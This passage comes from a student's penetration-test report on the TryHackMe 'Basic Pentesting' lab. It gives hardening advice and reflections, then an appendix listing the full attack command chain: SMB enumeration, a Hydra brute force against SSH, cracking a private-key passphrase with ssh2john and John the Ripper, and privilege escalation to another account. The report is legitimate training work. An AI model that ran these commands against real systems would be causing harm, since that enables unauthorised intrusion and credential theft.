- Where password authentication must remain enabled, pair it with account lockout or rate-limiting (e.g., `fail2ban`) to blunt dictionary and brute-force attacks.
- Enforce strict permissions on all SSH key material:

```
chmod 700 ~/.ssh
chmod 600 ~/.ssh/id_rsa
chmod 644 ~/.ssh/id_rsa.pub ~/.ssh/authorized_keys
```

- Require strong, randomly generated passphrases on all private keys, and consider hardware-backed key storage for high-value accounts.

17.4 Password Policy Recommendations

- Enforce a minimum password length and complexity requirement across all authentication-facing services.
- Screen new passwords against known-breached password lists (such as those used in this assessment) at creation/change time.
- Apply the same standard to SSH key passphrases as to account passwords — a strong account password behind a weak key passphrase provides a false sense of security.

- Implement periodic credential rotation for accounts with access to sensitive systems.

17.5 Linux File Permission and Least-Privilege Recommendations

- Periodically audit home directory and file permissions across all local accounts to identify files readable outside their intended owner or group.
 - Never store credentials — even "backup" or "temporary" ones — in plaintext files on disk; use a dedicated secrets management solution or, at minimum, encrypt such files at rest with access strictly limited to the owning account.
 - Apply the principle of least privilege consistently: an account should have access only to the resources it genuinely needs, and cross-account readability (as seen with `kay's .ssh` directory) should be treated as a finding requiring remediation, not an oversight to be tolerated.
-

18. Tools Used

Tool	Purpose
Kali Linux	Penetration testing operating system providing the full toolchain used in this engagement
OpenVPN	Established secure, authorized connectivity to the isolated TryHackMe lab network
Nmap	Network reconnaissance, service/version detection, OS fingerprinting, and HTTP directory enumeration (via NSE)
Enum4Linux	Comprehensive SMB/Samba enumeration — NetBIOS information, shares, and users
smbclient	Manual SMB share access and file retrieval
Hydra	Online dictionary attack against the SSH authentication service
OpenSSH (ssh client)	Interactive authenticated access to the target machine, both via password and via private key
ssh2john.py	Converted the encrypted OpenSSH private key into a John the Ripper-compatible hash
John the Ripper	Offline dictionary attack to recover the SSH private key's passphrase

19. Skills Gained During the Internship

19.1 Technical Skills

- Structured network reconnaissance and service/version fingerprinting using Nmap.
- Web application enumeration and identification of information-disclosure vulnerabilities.
- SMB/Samba enumeration, including anonymous share access and user enumeration.
- Online password auditing using dictionary attacks (Hydra).
- Offline credential recovery, including SSH private key conversion and cracking (ssh2john, John the Ripper).
- Linux privilege escalation methodology, including permission analysis and authentication-material discovery.

19.2 Linux Skills

- Local user and group enumeration via `/etc/passwd` and `id`.
- Interpreting and reasoning about Linux file permission strings (`rwX` notation) and their security implications.
- Navigating and inspecting home directories and hidden files for privilege escalation vectors.
- Understanding SSH's public/private key authentication mechanism at a file and protocol level.

19.3 Cybersecurity Reporting Skills

- Structuring findings using an industry-standard vulnerability format (description, evidence, impact, root cause, remediation, and severity/CVSS-style rating).
- Performing CIA-triad based risk analysis.
- Writing clear, technically accurate remediation guidance, including sample hardening configuration.
- Maintaining chronological, evidence-referenced documentation suitable for both technical and non-technical audiences.

19.4 Professional Skills

- Applying a defined penetration testing methodology consistently from reconnaissance through reporting, rather than working ad hoc.
 - Making and justifying prioritization decisions under ambiguity (for example, choosing which attack surface to pursue next based on likely information yield).
 - Practicing responsible handling of sensitive material discovered during an engagement, including redaction of recovered credentials in external-facing documentation.
 - Producing a portfolio-quality technical artifact suitable for review by recruiters and hiring managers.
-

20. Challenges Faced

Challenge 1 — Identifying Valid Usernames

Problem: Early in the engagement, only partial identity information (initials "J" and "K") was available from the web server's exposed developer notes — not enough to mount a targeted authentication attack.

Solution: Pivoting to SMB enumeration with Enum4Linux, and independently corroborating the result via the Anonymous share's `staff.txt` file, converted these initials into two fully confirmed usernames (`jan`, `kay`).

Challenge 2 — Accessing Restricted Files

Problem: The `pass.bak` file inside `kay`'s home directory returned "Permission denied" when accessed as `jan`, despite clearly being a high-value target.

Solution: Rather than treating this as a dead end, it was used as the motivating goal for the privilege escalation phase — the file was successfully accessed once genuine privilege escalation to the `kay` account had been achieved via the SSH key.

Challenge 3 — Understanding and Exploiting SSH Key Authentication

Problem: The discovered private key was encrypted with a passphrase, meaning it could not be used for immediate authentication.

Solution: The key was converted into a crackable hash using `ssh2john.py` and its passphrase was recovered offline using John the Ripper, avoiding any repeated authentication attempts against the live target.

Challenge 4 — Determining Enumeration Priority

Problem: After the initial Nmap scan, three plausible attack surfaces (HTTP, SMB, SSH) were open simultaneously, with no way to know in advance which would yield the most useful information.

Solution: A deliberate, low-risk-first sequencing was applied — exhausting unauthenticated information-gathering opportunities (HTTP, then SMB) before committing to a noisier, authentication-based attack against SSH. This ordering proved correct, since each enumeration phase directly informed and improved the efficiency of the next.

Challenge 5 — Linux Permission Analysis

Problem: Determining which resources were genuinely accessible required more than simply listing files — it required interpreting ownership, group membership, and permission bits correctly to understand *why* a given file could or could not be read.

Solution: Systematic use of `ls -la`, `id`, and `/etc/passwd` at each stage of enumeration built a clear picture of the permission model before any access attempt was made, avoiding wasted effort on files that were never going to be readable from the current account context.

21. Key Learnings

21.1 VAPT Lifecycle Learnings

This engagement reinforced that a VAPT methodology is only as effective as the discipline applied at each stage — reconnaissance findings must genuinely inform enumeration choices, and enumeration findings must genuinely inform exploitation choices, rather than jumping straight to exploitation. The clean, traceable chain from Nmap through to final credential disclosure in this report exists precisely because each phase was allowed to shape the next.

21.2 Ethical Hacking Learnings

Operating strictly within an authorized scope — the TryHackMe lab environment, under a supervised internship assignment — reinforced the importance of authorization as the defining line between penetration testing and unlawful intrusion. No persistence mechanisms were installed, no files were modified, and no destructive actions were taken at any point, consistent with responsible, scope-respecting engagement conduct.

21.3 Linux Security Learnings

The engagement was a practical demonstration that Linux's permission model, while simple in principle, is only as strong as its consistent application — a single overly permissive `.ssh` directory undid the protection that an encrypted private key was supposed to provide. Backup files and forgotten artifacts (`pass.bak`) proved just as dangerous as live configuration.

21.4 Authentication Learnings

Perhaps the clearest lesson from this assessment is that authentication strength is only as good as its weakest link in the chain: a password is only as strong as the dictionary it can resist, and an SSH key is only as strong as the passphrase protecting it. Strong authentication mechanisms (like SSH keys) do not automatically confer strong security if the human-chosen secret behind them is weak.

22. Conclusion

This engagement provided practical, end-to-end exposure to the Vulnerability Assessment and Penetration Testing process, carried out against the TryHackMe Basic Pentesting lab as part of the ShadowFox Cyber Security Internship. Beginning with authorized VPN connectivity and network reconnaissance, the assessment progressed through web and SMB enumeration — each of which exposed valuable, unauthenticated intelligence — before moving into an authorized SSH password assessment that yielded initial access to the target.

From that foothold, structured Linux enumeration identified an exposed SSH private key belonging to a second user. Rather than treating the key's encryption as a stopping point, offline analysis using `ssh2john.py` and John the Ripper recovered its passphrase, enabling a genuine privilege escalation to the second account and, ultimately, access to a protected backup credential file that had previously been unreadable.

No single vulnerability was responsible for this outcome. The compromise was the product of several chained, moderate-to-critical weaknesses: information disclosure through an exposed development directory, unauthenticated SMB username enumeration, a weak SSH account password, an over-exposed private key, and a weak key passphrase. This project reinforced, in a very concrete and hands-on way, the security principle of defense-in-depth — that no individual control should be relied upon in isolation, because attackers do not need a single critical flaw when several smaller ones will do.

Beyond the technical outcome, this internship strengthened my ability to document a security engagement to a professional standard: correlating findings across multiple tools, assigning defensible severity ratings, and writing remediation guidance that a real engineering team could act on. It also reinforced the ethical foundation that must underpin all offensive security work — every action taken during this engagement remained strictly within an authorized, isolated lab environment. The internship successfully achieved all of its defined objectives and produced hands-on experience directly relevant to real-world VAPT engagements.

23. References

- Nmap Reference Guide — Official Nmap Documentation
 - Samba Documentation — Official Samba Project Documentation
 - OpenSSH Manual Pages (`man ssh`, `man sshd_config`) — OpenSSH Project Documentation
 - John the Ripper Documentation — Openwall Project Documentation
 - Hydra (THC-Hydra) Documentation — Official Project Documentation
 - Kali Linux Official Documentation
 - TryHackMe — "Basic Pentesting" Room Documentation
 - Linux Manual Pages (`man ssh`, `man chmod`, `man ls`) — GNU/Linux Documentation Project
-

Appendix A: Complete Command Reference

Phase	Command
VPN Setup	<code>sudo openvpn ~/Downloads/tryhackme.ovpn</code>
Interface Verification	<code>ip a</code>
Connectivity Check	<code>ping 10.10.43.214</code>
Network Scan	<code>nmap -sV -A 10.10.43.214</code>
HTTP Enumeration	<code>sudo nmap -p80 --script http-enum 10.10.43.214</code>
SMB Enumeration	<code>sudo enum4linux -a 10.10.43.214</code>
SMB Share Access	<code>smbclient //10.10.43.214/Anonymous</code>
SMB Directory Listing	<code>dir</code>
SMB File Retrieval	<code>get staff.txt</code>
SSH Password Assessment	<code>hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.43.214 -I</code>
Initial SSH Login	<code>ssh jan@10.10.43.214</code>
Session Verification	<code>whoami, id</code>
User Enumeration	<code>cat /etc/passwd</code>
Home Directory Listing	<code>cd /home, ls, cd /home/kay, ls -la</code>
Restricted File Attempt	<code>cat pass.bak</code>
SSH Key Directory Listing	<code>ls -la /home/kay/.ssh</code>
Private Key Inspection	<code>cat /home/kay/.ssh/id_rsa, head -5 bp</code>
Key Permission Hardening	<code>chmod 400 bp</code>
Locate Conversion Utility	<code>locate ssh2john.py</code>
Key-to-Hash Conversion	<code>python3 /usr/share/john/ssh2john.py bp > hash.txt</code>
Offline Password Cracking	<code>john -- wordlist=/usr/share/wordlists/rocky ou.txt hash.txt</code>
Display Cracked Credential	<code>john --show hash.txt</code>
Privilege Escalation Login	<code>ssh -i bp kay@10.10.43.214</code>
Post-Escalation Verification	<code>whoami, id</code>
Credential Access	<code>cat pass.bak</code>

Appendix B: Evidence and Figure Index

Figure	Description
3.1	Successful OpenVPN connection
4.1	tun0 interface verification
4.2	Successful ping to target
4.3	Nmap aggressive scan output
4.4	Open ports/services identified
4.5	NetBIOS name and OS fingerprint
5.1	Nmap http-enum scan output
5.2	/development directory discovered
5.3	Directory listing of /development
5.4	Contents of dev.txt
5.5	Contents of j.txt
6.1	Enum4Linux complete output
6.2	SMB shares identified
6.3	User enumeration results
6.4	Successful anonymous SMB login
6.5	Directory listing inside Anonymous share
6.6	Contents of staff.txt
6.7	NetBIOS information (BASIC2)
7.1	Hydra dictionary attack execution
7.2	Hydra successful authentication
8.1	Successful SSH login as jan
8.2	whoami / id verification (jan)
9.1	Contents of /etc/passwd
9.2	Listing the /home directory
9.3	File permission enumeration in /home/kay
10.1	Permission denied reading pass.bak
10.2	Contents of the .ssh directory
10.3	Encrypted OpenSSH private key header
11.1	Local private key file permissions
11.2	Location of ssh2john.py
11.3	SSH key converted to hash format
11.4	John the Ripper successful passphrase recovery
12.1	Successful SSH authentication using the private key
12.2	whoami / id verification after escalation (kay)
13.1	Successful access to pass.bak (credential redacted)